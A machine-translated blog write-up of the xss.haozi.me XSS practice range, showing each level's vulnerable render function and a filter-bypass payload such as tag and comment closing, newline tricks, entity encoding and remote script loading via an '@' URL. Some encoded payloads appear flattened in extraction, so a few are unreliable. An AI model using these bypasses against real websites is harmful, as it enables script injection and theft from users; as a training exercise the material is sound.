当前位置:网站首页>XSS. haozi. Me brush questions
XSS. haozi. Me brush questions
2022-07-19 11:12:00 【quan9i】
Preface
Articles synchronized with personal blog https://www.quan9i.top
XSS After learning , Want to brush some questions ,github Find one , Links are as follows
https://xss.haozi.me/
0X00
function render (input) {

  return '<div>' + input + '</div>'
}

See that the server is not protected , Direct and simple xss Sentence can be used
<script>alert(1)</script>

0X01
function render (input) {

  return '<textarea>' + input + '</textarea>'
}

There are more before and after the discovery <textarea> label , Then our words here , Close the front directly , It can be controlled later , Then insert our xss Sentence can be used
</textarea><script>alert(1)</script>

0X02
Method 1
function render (input) {

  return '<input type="name" value="' + input + '">'
}

For this question, the back-end code adds the value to value In the , At the same time, this is limited to input in , Then we can put value closed , hold input The label is also closed , Then write your own statement , This can be achieved xss
"><script>alert(1)</script>

Method 2
input Statements can also be implemented xss, We put value After closing , You can add onclick attribute , To achieve xss, structure payload as follows
" οnclick="alert(1)

0X03
Entity code bypass
function render (input) {

  const stripBracketsRe = /[()]/g
  input = input.replace(stripBracketsRe, '')
  return input
}

/g The modifier is used to perform a global match ( Find all matches instead of stopping after finding the first one ).

In short, filtering here is filtering (), At this time, one of our ideas is to code bypass , Our attributes are in the tag , It is decoded before triggering , So we can code here to bypass , structure payload as follows
<a href=javascript:alert(1)>123<a>
Backquote bypass
It can be used ` Instead of parentheses , structure payload as follows
<script>alert`1`</script>

0X04
function render (input) {

  const stripBracketsRe = /[()`]/g
  input = input.replace(stripBracketsRe, '')
  return input
}
Compared with Shangguan, it filters more backquotes , Here we can use the Shangguan idea , Code bypass
<a href=javascript:alert(1)>123</a>

0X05
function render (input) {

  input = input.replace(/-->/g, '')
  return '<!-- ' + input + ' -->'
}
The content is annotated here , There is no doubt that we need to close the annotation here , But it's filtered out -->, But we can also use --!> To close , structure payload as follows
--!><script>alert(1)</script>

0X06
function render (input) {

  input = input.replace(/auto|on.*=|>/ig, '_')
  return `<input value=1 ${
    input} type="text">`
}
It can be seen here that it is filtering auto.*= and on.*= as well as >, Well protected , But there are still some loopholes , This is the attribute he filtered and = It's seamless , If we wrap , Let him not meet this filter condition , Is this filter invalid without adding , structure payload as follows
onclick
=alert(1)

0X07
function render (input) {

  const stripTagsRe = /<\/?[^>]+>/gi

  input = input.replace(stripTagsRe, '')
  return `<article>${
    input}</article>`
}

It is not difficult to see that the words here are filtered <> This tag , But single < and > Still usable , At this time, we can use annotations to realize closure , structure payload as follows
<img src=1 onerror=alert(1)//
0X08
function render (src) {

  src = src.replace(/<\/style>/ig, '/* \u574F\u4EBA */')
  return `
    <style>
      ${
    src}
    </style>
  `
}

It's filtered out </style>, Similar to before , Spaces and line breaks can be used to bypass
</style ><script>alert(1)</script>
</style
><script>alert(1)</script>
0X09
function render (input) {

  let domainRe = /^https?:\/\/www\.segmentfault\.com/
  if (domainRe.test(input)) {

    return `<script src="${input}"></script>`
  }
  return 'Invalid URL'
}

The requirement here is input The needs of contain https://www.segmentfault.com, At this time, we look at the sentence , It was found to be wrapped in a pair of double quotation marks , We can freely insert attributes by entering a double quotation mark , But at this time, we cannot xss Of , So we need to close the label again , Add "></script> To close , Then add our statement
https://www.segmentfault.com"></script><img src="" onerror=alert(1)>
https://www.segmentfault.com"></script><script>alert(1)</script>
0X0A
function render (input) {
function escapeHtml(s) {
return s.replace(/&/g, '&')
.replace(/'/g, ''')
.replace(/"/g, '"')
.replace(/</g, '<')
.replace(/>/g, '>')
.replace(/\//g, '/')
}
const domainRe = /^https?:\/\/www\.segmentfault\.com/
if (domainRe.test(input)) {
return `<script src="${escapeHtml(input)}"></script>`
}
return 'Invalid URL'
}

It is found here that there are many filters ,&、/、<、>、/、' These are all ban 了 , Here, we need a knowledge point , stay SSRF It is also commonly used in , Is to add @, It seems to be visiting the former , The latter is actually visited , For example, visit https://[email protected] when , The actual visit is https://quan9i.top
Here we can find that the author left one in the shooting range j.js file , We can let it access this , triggering xss
structure payload as follows ( Use the Firefox browser )
https://www.segmentfault.com@xss.haozi.me/j.js
0X0B
function render (input) {

  input = input.toUpperCase()
  return `<h1>${
    input}</h1>`
}
toUpperCase() Function makes the input all uppercase , Originally I constructed payload That's true
<a href=javascript:alert(1)>123//
But in capitals alert(1) Failed to trigger xss, Here we see that this content is in the tag , We can alert(1) Entity coding , It will be automatically decoded on the server , So the construction finally payload as follows
<a href=javascript:alert(1)>123//

0X0C
function render (input) {

  input = input.replace(/script/ig, '')
  input = input.toUpperCase()
  return '<h1>' + input + '</h1>'
}
On the basis of the previous level, more filters script label , Here, let's put script Entity coding can bypass
<a href=javascript:alert(1)>123//

Of course , You can also use this label , Change other labels , for example img
<img src=0 onerror=alert(1)>
0X0D
function render (input) {

  input = input.replace(/[</"']/g, '')
  return `
    <script>
          // alert('${input}')
    </script>
  `
}
Here we can see that it puts the content we wrote in the notes , At the same time, it filters "、'、/, At this time , Bypassing comments is simple , We just need a line feed , Then insert alert(1), But there is a problem , There is an extra one behind ’), We need notes , but / By ban 了 , What to do , At this time, I need to say html 了 , It also has annotation methods <!-- xxx --> such , So we add –> Just close it , Construct the final payload as follows
alert(1)
-->

0X0E
The title code is as follows
function render (input) {

  input = input.replace(/<([a-zA-Z])/g, '<_$1')
  input = input.toUpperCase()
  return '<h1>' + input + '</h1>'
}

The words here underline the labels , At this time, the new label will be invalid , It can be used at this time ſ Instead of s, but alert(1) Capitalized words are useless , So we need to use other attributes , It can be used at this time src, Combined with the author's js file , Trigger xss
<ſcript src="https://xss.haozi.me/j.js"></script>
0X0F
function render (input) {
function escapeHtml(s) {
return s.replace(/&/g, '&')
.replace(/'/g, ''')
.replace(/"/g, '"')
.replace(/</g, '<')
.replace(/>/g, '>')
.replace(/\//g, '/')
}
return `<img src onerror="console.error('${escapeHtml(input)}')">`
}
Use escapeHTML, The string <script>alert(1)</script To <script>alert(1);</script> here , The browser will parse correctly , Because after the browser receives entity characters , Turn into corresponding angle brackets, etc
So there is no impact here , So here is consonle.error('x'), What we can control is x, Then if we want to xss, First of all, be sure to avoid this bracket , So let's close it first , structure ');, At this time, add our pop-up statement alert(1), At this time, there is another '), We need to close it to make the statement normal , So add a (' To close the statement , Final payload
');alert('1
0X10
function render (input) {

  return `
<script>
  window.data = ${
    input}
</script>
  `
}
This can be tested on any web page ,windows.data=alert(1) You can trigger xss
So enter directly here alert(1) that will do
alert(1)
0X11
The title code is as follows
// from alf.nu
function render (s) {

  function escapeJs (s) {

    return String(s)
            .replace(/\\/g, '\\\\')
            .replace(/'/g, '\\\'')
            .replace(/"/g, '\\"')
            .replace(/`/g, '\\`')
            .replace(/</g, '\\74')
            .replace(/>/g, '\\76')
            .replace(/\//g, '\\/')
            .replace(/\n/g, '\\n')
            .replace(/\r/g, '\\r')
            .replace(/\t/g, '\\t')
            .replace(/\f/g, '\\f')
            .replace(/\v/g, '\\v')
            // .replace(/\b/g, '\\b')
            .replace(/\0/g, '\\0')
  }
  s = escapeJs(s)
  return `
<script>
  var url = 'javascript:console.log("${s}")'
  var a = document.createElement('a')
  a.href = url
  document.body.appendChild(a)
  a.click()
</script>
You can find here except () All of them are filtered , And then see var url = 'javascript:console.log("${s}")' This statement , Here we only need to construct a separate alert(1) You can successfully trigger xss, So let's close this statement first , Use at this time "); To close , Then add our alert(1), At this time, there are more "), We need to close , So add (", Final payload as follows
");alert(1)("

0X12
The title is as follows
// from alf.nu
function escape (s) {

  s = s.replace(/"/g, '\\"')
  return '<script>console.log("' + s + '");</script>'
}
Only filtered /, Here, we close the label directly , Build another one by yourself script Tag to write our xss The code can be
</script><script>alert(1)</script>

边栏推荐
- 常用getshell工具的下载
- (2) Using MySQL
- The case has been solved --- no matter how to change the code from the logic of MQ consumption, it will not take effect
- Google Earth Engine APP(GEE)—设定中国区域的一个夜间灯光时序分析app
- Modify the default path of jupyter see this article!
- Satellite network capacity improvement method based on network coding
- What should I do if I can't see any tiles on SAP Fiori launchpad?
- Data Guard Broker的概念和Data Guard Broker的配置过程
- A fastandrobust convolutionalneuralnetwork-based defect detection model inproductqualitycontrol-阅读笔记
- Unity高版本退回低版本报错问题
猜你喜欢

E-commerce sales data analysis and prediction (date data statistics, daily statistics, monthly statistics)

A fastandrobust convolutionalneuralnetwork-based defect detection model inproductqualitycontrol-阅读笔记

Win10的环境变量配置

Pytoch framework learning record 1 cifar-10 classification

Paper notes: mind the gap an empirical evaluation of impaction ofmissing values techniques in timeseries
如何在 RHEL 9 中更改和重置忘记的root密码

Unity3d 模型中心点的转换(源代码)

OpenCV编程:OpenCV3.X训练自己的分类器

Ppde Q2 welcome | welcome 22 AI developers to join the propeller developer technical expert program!
XSS.haozi.me刷题
随机推荐
设置cmd命令提示符窗口的界面语言为英文
Category imbalance in classification tasks
(二)使用MySQL
Prospect of 6G global convergence network
要想组建敏捷团队,这些方法不可少
Google Earth engine app (GEE) - set up a nighttime lighting timing analysis app in China
Integrated network architecture and network slicing technology of air, earth and sea
pjudge#21652-[PR #4]到底有没有九【数位dp】
Pytoch and weight decay (L2 norm)
Satellite network capacity improvement method based on network coding
LeetCode 2319. Judge whether the matrix is an X matrix
Nombre d'entrées nombre d'entrées numériques pures limite de longueur maximale
Future applications and technical challenges of backscatter communication
nodeJS中promise对象对结果简便输出办法(建议使用异步终极方案 async+await)
Maximal semi connected subgraph (tarjan contraction + topological ordering + DP longest chain)
Thinking about the integrated communication of air, space and earth based on the "7.20 Zhengzhou rainstorm"
ENVI_ Idl: use the inverse distance weight method to select the nearest n points for interpolation (bottom implementation) and output them to GeoTIFF format (the effect is equivalent to the inverse di
Introduction to virtualization troubleshooting
Opencv programming: opencv3 X trains its own classifier
(一)了解MySQL